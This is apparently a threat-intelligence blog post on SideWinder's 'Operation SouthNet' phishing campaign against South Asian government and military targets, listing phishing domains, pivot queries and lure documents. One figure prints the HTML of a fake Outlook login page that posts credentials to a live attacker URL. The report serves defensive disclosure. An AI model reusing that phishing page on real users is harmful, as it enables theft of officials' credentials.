Operation SouthNet: SideWinder Expands Phishing and Malware Operations in South Asia

APT SideWinder, a highly active state-sponsored threat group known for its long-standing espionage campaigns across South Asia, has once again launched a targeted operation. Previously associated with extensive phishing and credential-harvesting activities, the group has now shifted focus toward the maritime sector, with Pakistan and Sri Lanka emerging as primary targets.

Hunt.io telemetry and targeted OSINT revealed a concentrated campaign activity we label **Operation SouthNet**, attributed to APT SideWinder. The actor leverages free hosting platforms (Netlify, pages.dev, workers.dev, b4a.run) to deploy credential-harvesting portals and weaponized lure documents, then stages malware in open directories for later retrieval.

The campaign shows an operational focus on maritime and port-themed lures and targets government and military entities in Pakistan and Sri Lanka, with supporting activity touching Nepal, Bangladesh, and Myanmar.

Key Takeaways

- **Phishing Infrastructure at Scale**: Over 50+ malicious domains uncovered across Netlify, pages.dev, workers.dev, and b4a.run, hosting fake Outlook/Zimbra portals and credential harvesting pages.
- **Regional Targeting**: Campaigns were distributed across 5 South Asian nations (Bangladesh, Nepal, Myanmar, Pakistan, Sri Lanka), with Pakistan accounting for 40% of the total domains identified.
- **Lure Documents**: At least 12 weaponized documents were observed between August and September 2025, themed around ministerial committees, bilateral visits, and defense procurements.
- **Exposed Malware Repositories**: Open directories revealed 8 distinct samples linked to Pakistan's marine sector.
- **Infrastructure Overlap**: Campaign tied back to SideWinder's legacy C2 assets (e.g., govmm[.]org, govnp[.]org, andc[.]govaf[.]org), confirming infrastructure recycling across multiple years.
- **Credential Theft Campaign**: Fake portals successfully captured inputs via direct POST requests (no redirects), with logs tied to technologysupport[.]help infrastructure.
- **Persistent Operations**: On average, new phishing domains emerged every 3--5 days, indicating rapid pivoting and a high operational tempo.

To back those points up, here's the earlier activity window we tracked and how it connects to the present campaign.

Background and Earlier Activity

In August 2025, Hunt.io tracked a SideWinder credential-harvesting campaign that deployed 14 malicious webpages on free hosting platforms (Netlify/pages.dev) and funneled stolen credentials to two collection servers. The operation primarily targeted government and defense organizations in Nepal, Bangladesh, and Turkey, using fake Zimbra webmail and secure portal login pages.

Security researcher "Demon" uncovered phishing and credential-theft activity targeting the Pakistan Government, Pakistan Navy, and the Sri Lanka Navy. Almost 100+ domains have been observed in a similar attack pattern targeting South Asian government and military entities. Moreover, an open directory was identified through AttackCapture™, linked to APT SideWinder, containing nearly 33 files and 8 directories aimed at targeting the marine sectors of Pakistan and Sri Lanka.

Folks at StrikeReady uncovered an attack that specifically targeted Nepali users through malicious Android applications, exploiting political tensions in Nepal to spy on ongoing communications and exfiltrate sensitive

data.

Within two months, APT SideWinder's persistent focus on South Asia continued across phishing infrastructure, open directories, and mobile malware, underscoring its long-term intent to infiltrate government, military, and critical sectors in the region.




Figure 1. X tweets related to APT Sidewinder targeting Pakistan & Sri Lanka Government and Military Departments using the Hunt.io Platform

From there, the trail picks up in Bangladesh, where SideWinder leans on DGDP-themed "secured file" portals to pull in credentials.

Bangladesh: DGDP "Secured File" Phishing Portals

Building on our previous blog, the following HuntSQL™ query revealed three additional phishing domains linked to Sidewinder activity.

These lures were hosted on Netlify and spoofed DGDP (Directorate General of Defense Purchases, Bangladesh) and Turkish defense-related portals, indicating continued targeting of Bangladesh Defense.

```
SELECT
  *
FROM
  crawler
WHERE
  title LIKE '%Dgdp Secured File System%'
  AND timestamp gt '2025-07-17'
```

Copy




Figure 2. Newly uncovered phishing domains impersonating DGDP and defense portals, highlighting SideWinder's continued focus on Bangladesh and Turkey.

URL	Country
httpx://drive-dgdp-gov-bd-files[.]netlify[.]app/	Bangladesh
httpx://dgdp-product-details-2025-turkey[.]netlify[.]app/	Bangladesh
httpx://drive-dgdp-gov-bd-confidential-files[.]netlify[.]app/	Bangladesh

One of the phishing websites (httpx://drive-dgdp-gov-bd-files[.]netlify[.]app) is still active at the time of analysis (2025-09-30). The page hosted a fake DGDP "Secured File" portal, masquerading as an official request for Turkish defense equipment details supplied to the Pakistan Armed Forces, and prompted users to enter their email credentials to access the document.




Figure 3. Fake DGDP document at "httpx://drive-dgdp-gov-bd-files[.]netlify[.]app/"used by SideWinder to deliver a phishing page, tricking users into entering credentials to access 'secured files' on Turkish defense equipment."

A very similar approach shows up in Nepal, this time dressed up with political documents and centralized webmail spoofs.

Nepal: Political Lures and Centralized Webmail Spoofs

Hunt.io uncovered an attack targeting **Nepal's Ministry of Finance** using a fake Outlook webmail login page at **httpx://mall-ministryoffinance-np[.]netlify[.]app/** hosted on Netlify (resolving to 98.84.224.111).




Figure 4. Fake Outlook webmail login page uncovered by Hunt.io, targeting Nepal's Ministry of Finance and hosted on Netlify (98.84.224.111).

The phishing page embedded a fake document titled "सम्माननीय प्रधानमन्त्रीज्यूको चीन भ्रमण सम्बन्धमा.pdf" (Honorable Prime Minister's Visit to China) to appear credible. Beneath the lure, the site imitated an Outlook login, with credentials being exfiltrated to **drive-nepal-gov[.]com/document/docu.php**.

Because the same exfiltration server shows up in several pages, pivoting on it lets us map out a much bigger cluster of phishing sites tied to Nepal's government portals.

```
<div id="overlay"></div>
 <object id="debian" data="सम्माननीय प्रधानमन्त्रीज्यूको चीन भ्रमण सम्बन्धमा.pdf" type="text/html" width="100%" height="100%"></object>

<div id="ubuntu" style="display: none;">




<div id="mainLogonDiv" class="mouse">
    <div class="sidebar">
        <div class="owaLogoContainer">
            <img src="./fmo/0.png" class="owaLogo" aria-hidden="true">
            <img src="./fmo/1.png" class="owaLogoSmall" aria-hidden="true">
        </div>
    </div>
    <div class="logonContainer">
  <div id="lgnDiv" class="logonDiv">

            <div class="signInImageHeader" role="heading" aria-label="Outlook">
                <img class="mouseHeader" src="./fmo/2.png" alt="Outlook">
            </div>
<form action="https://drive-nepal-gov.com/document/docu.php" method="POST">
      <div class="signInInputLabel" id="userNameLabel" aria-hidden="true">Email address:</div>
      <div><input id="username" name="username" required="" class="signInInputText" role="textbox" aria-labelledby="userNameLabel"></div>
      <div class="signInInputLabel" id="passwordLabel" aria-hidden="true">Password:</div>
      <div><input required="" name="pwd" value="" type="password" class="signInInputText" aria-labelledby="passwordLabel"></div>
                <div id="signInErrorDiv" class="signInError" role="alert" tabindex="0">
            Internet connection error. Try entering it again.
            </div>
      <div class="signInEnter">
            <div class="signinbutton" tabindex="0">
                <img class="imgLnk" src="./fmo/3.png" alt="">
<button style="text-decoration: none;" class="signinTxt">sign in</button>
```

Figure 5. Code analysis shows an embedded fake document on Nepal's Prime Minister's China visit, used to lure officials and exfiltrate credentials to drive-nepal-gov[.]com.

This clearly indicates SideWinder's tactic of pairing political themes with spoofed webmail portals. Pivoting further, we mapped out additional related infrastructure.

Using HuntSQL™ to pivot on the exfiltration server domain **drive-nepal-gov[.]com**, uncovered **12 phishing webpages** linked to the same credential collection server.

```
SELECT
  url, title
FROM
  crawler
WHERE
  body LIKE '%drive-nepal-gov.com%' AND timestamp gt '2025-05-01'
```

Copy




Figure 6. Pivoting on the exfiltration server drive-nepal-gov[.]com uncovered 12 additional phishing webpages tied to the same credential-harvesting infrastructure.

URL	Title	PDF Name in Body
httpx://maill-nepalgv-gov-np[.]netlify[.]app/	Nepal Government Email Sign In	MoFA Tellist - Updated on 2082.pdf
httpx://mail-moha-gov-np-download[.]netlify[.]app/	Nepal Government Email Sign In	MoFA Tellist - Updated on 2082.pdf
httpx://www-foreignaffairs-nepal-com[.]netlify[.]app/	Carbonio Webmail Login	-
http://www-nepalgovernment-genz-agendapdf[.]netlify[.]app/	Nepal Government Email Sign In	Manifesto for a New Nepal_ Gen Z Reform Agenda.pdf
http://www-customs-download-pdf[.]netlify[.]app/	Nepal Government Email Sign In	संस्कृति, पर्यटन तथा नागरिक उड्डयन मन्त्रालय.pdf
httpx://mail-minfinance-gov-np[.]netlify[.]app/	Outlook	सम्माननीय प्रधानमन्त्रीज्यूको चीन भ्रमण सम्बन्धमा.pdf
httpx://www-mofa-nepal-teledirectory-download[.]netlify[.]app/	Carbonio Webmail Login	-
httpx://maill-govttnepal-gov-np[.]netlify[.]app/	Nepal Government Email Sign In	संस्कृति, पर्यटन तथा नागरिक उड्डयन मन्त्रालय.pdf
httpx://maill-govtnepal-gov-np[.]netlify[.]app/	Nepal Government Email Sign In	संस्कृति, पर्यटन तथा नागरिक उड्डयन मन्त्रालय.pdf
httpx://mail-mod-gov-np-download-pdf[.]netlify[.]app/	Nepal Government Email Sign In	a.pdf
httpx://www-moha-gov-np-download[.]netlify[.]app/	Nepal Government Email Sign In	MoFA Tellist - Updated on 2082.pdf

At the time of analysis, two websites: **www-foreignaffairs-nepal-com[.]netlify[.]app** and **www-nepalgovernment-genz-agendapdf[.]netlify[.]app** were still active. These pages spoofed official government portals, including Nepal's Ministry of Foreign Affairs and centralized email system, using political-themed documents to trick officials into entering their credentials.




Figure 7. "Phishing page at httpx://www-foreignaffairs-nepal-com[.]netlify[.]app/ poofing Nepal's Ministry of Foreign Affairs to steal government credentials.

Figure 8. Fake portal at httpx://www-nepalgovernment-genz-agendapdf[.]netlify[.]app/ masquerading as a Government of Nepal centralized email system with embedded lures."

Pivoting on the title **"Nepal Government Email Sign In"** returned **four unique results**. All pages impersonate a centralized Nepal government webmail sign-in, which confirms a coordinated campaign to harvest Nepali government credentials since this year.

```
SELECT
  *
FROM
  crawler
WHERE
  title = 'Nepal Government Email Sign In'
  AND timestamp gt '2025-01-01'
```

Copy




Figure 9. Pivot on 'Nepal Government Email Sign In' uncovered 4 unique phishing pages tied to the same credential-harvesting infrastructure.

URL	Title	PDF Name in Body
httpx://helpful-national-poilcy-nepla-gov-np[.]netlify[.]app/national%20ai%20policy%20draft.html	Nepal Government Email Sign In	-
httpx://doc-ye9wbezc[.]b4a[.]run/	Nepal Government Email Sign In	National AI Policy Draft.pdf
http://mofagovnp-bm46fjwo[.]b4a[.]run/	Nepal Government Email Sign In	-
httpx://viewpdfonline-1wgtaeus[.]b4a[.]run/	Nepal Government Email Sign In	-

At the time of analysis, the page at **httpx://helpful-national-poilcy-nepla-gov-np[.]netlify[.]app/national%20ai%20policy%20draft.html** was still active. It uses a decoy document titled National Artificial Intelligence Policy 2081 in the Nepali language and redirects to a fake login page of "Government of Nepal Centralized Email System" designed to harvest credentials.

